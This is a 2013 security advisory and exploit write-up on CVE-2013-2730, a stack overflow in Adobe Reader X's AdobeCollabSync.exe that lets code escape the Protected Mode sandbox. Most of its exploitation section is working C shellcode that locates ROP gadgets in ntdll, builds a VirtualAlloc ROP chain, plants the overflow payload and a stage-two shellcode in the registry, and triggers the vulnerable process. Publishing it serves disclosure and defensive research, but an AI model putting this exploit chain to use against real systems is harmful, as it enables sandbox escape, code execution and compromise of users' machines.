

# Adobe Reader X Sandbox bypass

## AdobeCollabSync stack overflow

Adobe Reader X is a powerful software solution developed by Adobe Systems to view, create, manipulate, print and manage files in Portable Document Format (PDF). Since version 10 it includes the Protected Mode, a sandbox technology similar to the one in Google Chrome which improves the overall security of the product.

One of the Adobe Reader X companion programs, AdobeCollabSync.exe, fails to validate the input when reading a registry value. This value can be altered from the low integrity sandboxed process. Arbitrary code execution in the context of AdobeCollabSync.exe process is proved possible after controlling certain registry key value.

May 2013

Felipe Andres Manzano  
feliam@binamuse.com

# Contents

|          |  |          |
|----------|--|----------|
| <b>1</b> | <b>Target summary</b>                        | <b>2</b> |
| <b>2</b> | <b>Vulnerability brief information</b>       | <b>2</b> |
| <b>3</b> | <b>Common Vulnerability Scoring System</b>   | <b>2</b> |
| <b>4</b> | <b>Vulnerability Workaround</b>              | <b>3</b> |
| <b>5</b> | <b>Vulnerability Details</b>                 | <b>3</b> |
| 5.1      | The Sandbox . . . . .                        | 3        |
| 5.1.1    | The rule . . . . .                           | 3        |
| 5.1.2    | Review Tracker . . . . .                     | 3        |
| 5.2      | On the AdobeCollabSync.exe process . . . . . | 4        |
| 5.2.1    | Vulnerable function . . . . .                | 4        |
| 5.3      | Exploitation details . . . . .               | 5        |
| 5.3.1    | ASLR . . . . .                               | 5        |

## 1 Target summary

**Title:** Adobe Reader X sandbox bypass

**Product:** Adobe Reader X

**Version:** 10.x

**Product Homepage:** adobe.com

**Binary affected:** AdobeCollabSync.exe

**Binary Version:** 10.1.4.38

**Binary MD5:** a6555c77341071fd00dc72a7e68ef41d

## 2 Vulnerability brief information

|                            |   |
|----------------------------|---|
| Vulnerability Class        | Memory Corruption   |
| Affected Versions          | 10.1.6 and below  |
| Affected Platforms         | Microsoft Windows   |
| Reliability Rating         | Complete (100%)   |
| Configuration Requirements | None  |
| Attack Vector              | Sandbox bypass  |
| Exploitation Impact        | Code Execution  |
| Exploitation Context       | Medium Integrity process  |
| Patch                      | <a href="ftp://ftp.adobe.com/pub/adobe/reader/">ftp://ftp.adobe.com/pub/adobe/reader/</a>   |
| CVE                        | CVE-2013-2730   |
| Reference                  | <a href="http://blog.binamuse.com/2013/05/adobe-reader-x-collab-sandbox-bypass.html">http://blog.binamuse.com/2013/05/adobe-reader-x-collab-sandbox-bypass.html</a> |

## 3 Common Vulnerability Scoring System

| Base Metrics                  |                 |   |
|-------------------------------|-----------------|---|
| <b>Access Vector</b>          | <b>Local</b>    | The vulnerability is exploitable with only local access requires the attacker to have either physical access to the vulnerable system or a local (shell) account  |
| <b>Access Complexity</b>      | <b>Low</b>      | Specialized access conditions or extenuating circumstances do not exist   |
| <b>Authentication</b>         | <b>Single</b>   | The vulnerability requires an attacker to be logged into the system   |
| <b>Confidentiality Impact</b> | <b>Complete</b> | There is total information disclosure, resulting in all system files being revealed   |
| <b>Integrity Impact</b>       | <b>Complete</b> | There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised. The attacker is able to modify any files on the target system |
| <b>Availability Impact</b>    | <b>Complete</b> | There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable   |

| Temporal Metrics         |                         |   |
|--------------------------|-------------------------|---|
| <b>Exploitability</b>    | <b>Functional</b>       | Functional exploit code is available. The code works in most situations where the vulnerability exists              |
| <b>Remediation Level</b> | <b>Unavailable</b>      | There is either no solution available or it is impossible to apply  |
| <b>Report Confidence</b> | <b>Not Defined (ND)</b> | Assigning this value to the metric will not influence the score. It is a signal to the equation to skip this metric |

| Environmental Metrics              |                    |  |
|------------------------------------|--------------------|--|
| <b>Collateral Damage Potential</b> | <b>Medium-High</b> | A successful exploit of this vulnerability may result in significant loss of revenue or productivity |
| <b>Target Distribution</b>         | <b>High</b>        | Between 76% - 100% of the total environment is considered at risk                                    |

## 4 Vulnerability Workaround

No workarounds for this vulnerability are known.

## 5 Vulnerability Details

The issue is a sandbox bypass that enables a privilege escalation from the sandboxed low integrity process (*target*) to a medium integrity process (*AdobeCollabSync.exe*). A registry value writable from the target is read by *AdobeCollabSync.exe* into a stack based buffer without checking its size. A normal stack overflow occur and the control flow of a medium integrity process is controlled.

### 5.1 The Sandbox

Adobe reader X uses a slightly modified version of the Google Chrome sandbox. The Sandbox operates at process-level granularity. Anything that needs to be sandboxed needs to live on a separate process. The minimal sandbox configuration has two processes: one that is a privileged controller known as the broker, and one or more sandboxed processes known as the target.

At the beginning the main Reader process called the broker spawns a less privilege process called the target. The target can do few things by itself, so it is forced to relay most accesses to the operating system resources through the broker process using IPC. The broker receives this requests to access the different resources over IPC and then checks if the request passes a configured security policy. This policy is established at the start as a set of rules.

#### 5.1.1 The rule

The one we are interested follows:

```
HKEY_CURRENT_USER\Software\Adobe\Adobe Synchronizer\10.0\* rw REGISTRY
```

Basically this enables the target process to read and write any value down the specified key. Now we need a process with higher integrity that reads it.

#### 5.1.2 Review Tracker

The Review Tracker shipped with Adobe reader lets you manage document reviews. From this window, you can see who's joined a shared review and how many comments they've published. You can also rejoin a review, access comment servers used in reviews, and email participants.




Figure 1: The tracker window

This functionality is implemented using a companion program which is spawned when the tracker is open from the gui. You can access the Tracker from the Reader menu: `View/Tracker...`. All the gui parts run in the target process so when you click the menu item the broker is asked to spawn a `AdobeCollabSync.exe` process. If an attacker is able to run arbitrary code on behalf of the target process is also able to spawn as many `AdobeCollabSync.exe` process as needed. This is done using the function `acrord_exe+0x18da0` in the target.

## 5.2 On the AdobeCollabSync.exe process

Consider the trace of `AdobeCollabSync.exe` on the sysinternals process monitor when it runs normally.

It shows that `AdobeCollabSync.exe` reads one of the registry keys that are writable by the target process. The functions that read the registry value are vulnerable to a stack based overflow.

### 5.2.1 Vulnerable function

The vulnerable function can be found at `AdobeCollabSync.exe+9C1F0`. It uses `RegQueryValueRegExW` to read values from the registry. The `cbData` parameter should indicate the size of the destination buffer. Because it is left uninitialized, `RegQueryValueRegExW` can write any number of bytes to the stack buffer of size 4 bytes. A stripped pseudo code of the bug is shown in listing 1.

```
int
READKEY_49C1F0(void *this, char *name, int a3) {
    void * namew;
    int cbData, Type, Data;

    namew = AnsiToUnicode(concat("b", name) );
    if ( !RegQueryValueExW(*((HKEY *)this_ + 2),
        (LPCWSTR)namew,
        0,
        &Type,
        (LPBYTE)&Data,
        &cbData) && Type == 4 ){
        ... // everything ok
        return Data!=0;
    }
    ... //error
    return a3;
}
```

Listing 1: Vulnerable function a stack overflow




Figure 2: ProcMon trace of AdobeCollabSync.exe

### 5.3 Exploitation details

The target (sandboxed process) can write arbitrary amount of data into the selected registry key and spawn any number of *AdobeCollabSync.exe* processes.

A fresh *AdobeCollabSync.exe* process will read the crafted registry value unchecked into the stack producing an of-the-book stack overflow with no /GS cookie.

The only constraint is there is a pointer in upper stack frame that is periodically used by a thread. This stack offset must be left unaltered. Final stack size for overflowing is about 0x500 bytes. This is enough to VirtualAlloc a new RWX memory and ROP a small code into it. Then a second stage shellcode can be gathered from another registry value.

#### 5.3.1 ASLR

There are no fixed dlls in *AdobeCollabSync.exe*. Hence an attacker already on the system may learn the address of ntdll and assume that the newly created process will reuse the same address. This won't hold with BIB.dll and AXE8SharedExpad.dll.

| HEX      | Assembler                       |
|----------|---------------------------------|
| C3       | RET                             |
| 89 0f C3 | MOV dword ptr [EDI], ECX<br>RET |
| 5F C3    | POP EDI<br>RET                  |
| 59 C3    | POP ECX<br>RET                  |

Table 1: Used ROPs

The address of VirtualProtect as well as the addresses of all other system dlls are shared among different

processes. The only problem is to find the ROP gadgets that work in any version of windows. But as the attacker already has access to a copy of ntdll.dll, the gadgets may be searched at runtime and the ROP built accordingly. We use 3 simple gadgets. More can be added to make the search more robust.

Listing 2 is shellcode that must run in the target process. It searches for the gadgets, builds the ROP, writes to the selected registry key value and trigger the execution of *AdobeCollabSync.exe*.

```
int
shellcode_main(GetModuleHandle_t GetModuleHandle, GetProcAddress_t
GetProcAddress){
    int i,j,k;

    HMODULE acroord_exe = GetModuleHandle("AcroRd32.exe");
    DoCollab_t docollab = (DoCollab_t)acroord_exe+0x18da0;
    HMODULE ntdll = GetModuleHandle("ntdll");
    HMODULE kernel32 = GetModuleHandle("kernel32");
    VirtualAlloc_t VirtualAlloc =
        GetProcAddress(kernel32,"VirtualAlloc");
    RegCreateKeyExA_t RegCreateKeyExA =
        GetProcAddress(kernel32,"RegCreateKeyExA");
    RegSetValueExA_t RegSetValueExA =
        GetProcAddress(kernel32,"RegSetValueExA");
    RegCloseKey_t RegCloseKey = GetProcAddress(kernel32,"RegCloseKey");
    CloseHandle_t CloseHandle = GetProcAddress(kernel32,"CloseHandle");
    ExitProcess_t ExitProcess = GetProcAddress(kernel32,"ExitProcess");
    RegGetValueA_t RegGetValueA =
        GetProcAddress(kernel32,"RegGetValueA");
    RegDeleteValueA_t RegDeleteValueA =
        GetProcAddress(kernel32,"RegDeleteValueA");
    Sleep_t Sleep = GetProcAddress(kernel32,"Sleep");

    union{
        char c[0x1000];
        int i[0];
    } buffer;
    HMODULE collab_proc;
    HANDLE key = 0;

    // Search for gadgets in ntdll
    unsigned char* gadget_ret;
    unsigned char* gadget_mov_dword_edi_ecx_ret;
    unsigned char* gadget_pop_edi_ret;
    unsigned char* gadget_pop_ecx_ret;

    //Search gadget MOV DWORD [EDI], ECX; RET
    for(gadget_mov_dword_edi_ecx_ret = (unsigned char*)ntdll+0x10000;
        gadget_mov_dword_edi_ecx_ret < (unsigned char*)ntdll+0xd6000;
        gadget_mov_dword_edi_ecx_ret++){
        if ( gadget_mov_dword_edi_ecx_ret[0] == 0x89 &&
            gadget_mov_dword_edi_ecx_ret[1] == 0x0f &&
            gadget_mov_dword_edi_ecx_ret[2] == 0xc3)
            break;
    }
    //Search gadget RET
    gadget_ret = gadget_mov_dword_edi_ecx_ret+2;
```

```

//Search gadget POP EDI; RET
for(gadget_pop_edi_ret = ntdll+0x10000;
    gadget_pop_edi_ret < ntdll+0xd6000;
    gadget_pop_edi_ret++){
    if ( gadget_pop_edi_ret[0] == 0x5F &&
        gadget_pop_edi_ret[1] == 0xc3)
        break;
}

//Search gadget POP ECX; RET
for(gadget_pop_ecx_ret = ntdll+0x10000;
    gadget_pop_ecx_ret < ntdll+0xd6000;
    gadget_pop_ecx_ret++){
    if ( gadget_pop_ecx_ret[0] == 0x59 &&
        gadget_pop_ecx_ret[1] == 0xc3)
        break;
}

{
    int * mem = MEMBASE;
    unsigned buffer_used;
    //Make rop using BIB.dll address (same in all proc)
    i=0;
    buffer.i[i++]=0x58000000+i;
    buffer.i[i++]=0x58000000+i;
    buffer.i[i++]=0; //Must be zero
    buffer.i[i++]=0x58000000+i;
    //4
    buffer.i[i++]=0x58000000+i;
    buffer.i[i++]=0x58000000+i;
    buffer.i[i++]=0x58000000+i;
    buffer.i[i++]=gadget_ret; //<Starts here
    //8
    buffer.i[i++]=0x58000000+i;
    buffer.i[i++]=0x58000000+i;

    buffer.i[i++]=VirtualAlloc;
    buffer.i[i++]=gadget_ret; //RET1;
    buffer.i[i++]=mem; // lpAddress,
    buffer.i[i++]=0x00010000; // SIZE_T dwSize
    buffer.i[i++]=0x00003000; // DWORD flAllocationType
    buffer.i[i++]=0x00000040; // flProtect

    k=0;
    for(j=0;j<sizeof(regkey)/4+1;j+=1){
        buffer.i[i++]=gadget_pop_edi_ret;
        buffer.i[i++] = ((int*)mem)+k++;
        buffer.i[i++]=gadget_pop_ecx_ret;
        buffer.i[i++] = ((int*)regkey)[j];
        buffer.i[i++]=gadget_mov_dword_edi_ecx_ret;
    }
}

```



```

}

buffer.i[i++] = RegGetValueA;
buffer.i[i++] = (void*)mem+0x1000;           //RET
buffer.i[i++] = HKEY_CURRENT_USER;         //hkey
buffer.i[i++] = mem;                       //lpSubKey
buffer.i[i++] = (void*)mem+0x3a;           //lpValue
buffer.i[i++] = RRF_RT_ANY;                //dwFlags
buffer.i[i++] = 0;                         //pdwType
buffer.i[i++] = (void*)mem+0x1000;         //pvData
buffer.i[i++] = (void*)mem+0x44;           //pcbData

buffer_used = i*sizeof(buffer.i[i]);

//Set up vulnerable registry key
RegCreateKeyExA(HKEY_CURRENT_USER,
               "Software\\Adobe\\Adobe
               Synchronizer\\10.0\\DBRecoveryOptions\\",
               0 /*reserved*/,
               NULL /*lpclass*/,
               REG_OPTION_NON_VOLATILE /*Options*/,
               KEY_ALL_ACCESS /*samDesired*/,
               NULL /*SecurityAttribs*/,
               &key,
               NULL); //if not ERROR_SUCCESS bail out
RegSetValueExA(key, "bDeleteDB", 0, REG_BINARY, buffer.c, buffer_used);
RegSetValueExA(key, "shellcode", 0,
               REG_BINARY, stage2, sizeof(stage2));
RegCloseKey(key);

// Tell the broker to execute AdobeCollabSync
collab_proc = docollab(0xbc);

// Sleep
Sleep(1000);

// Close collab_proc
CloseHandle(collab_proc);

// Clean registry
// RegSetValue
RegCreateKeyExA(HKEY_CURRENT_USER,
               "Software\\Adobe\\Adobe
               Synchronizer\\10.0\\DBRecoveryOptions\\",
               0 /*reserved*/,
               NULL /*lpclass*/,
               REG_OPTION_NON_VOLATILE /*Options*/,
               KEY_ALL_ACCESS /*samDesired*/,
               NULL /*SecurityAttribs*/,
               &key,
               NULL); //if not ERROR_SUCCESS bail out
//RegSetValueExA(key, "bDeleteDB", 0, REG_BINARY, buffer.c, 0x4);

```

```
RegDeleteValueA(key, "shellcode");
RegDeleteValueA(key, "bDeleteDB");
RegCloseKey(key);

// Sleep
Sleep(1000);

// TODO: check success
ExitProcess(0);
//retry or spawn other target?
}
}
```

Listing 2: Shellcode

An injectable dll with this shellcode is provided with this document as a PoC. Note that this shellcode expects to get the address of `GetModuleHandle` and `GetProcAddress` functions, which are typically already known at ROP stage. Injecting this dll into the low integrity reader process will spawn a calculator. Figures 3, 4 and 5 are screenshots of an example run of the injected dll.




Figure 3: Adobe reader runs a medium and a low integrity process




Figure 4: Shellcode like dll injected into the low integrity process




Figure 5: Medium integrity calculator spawn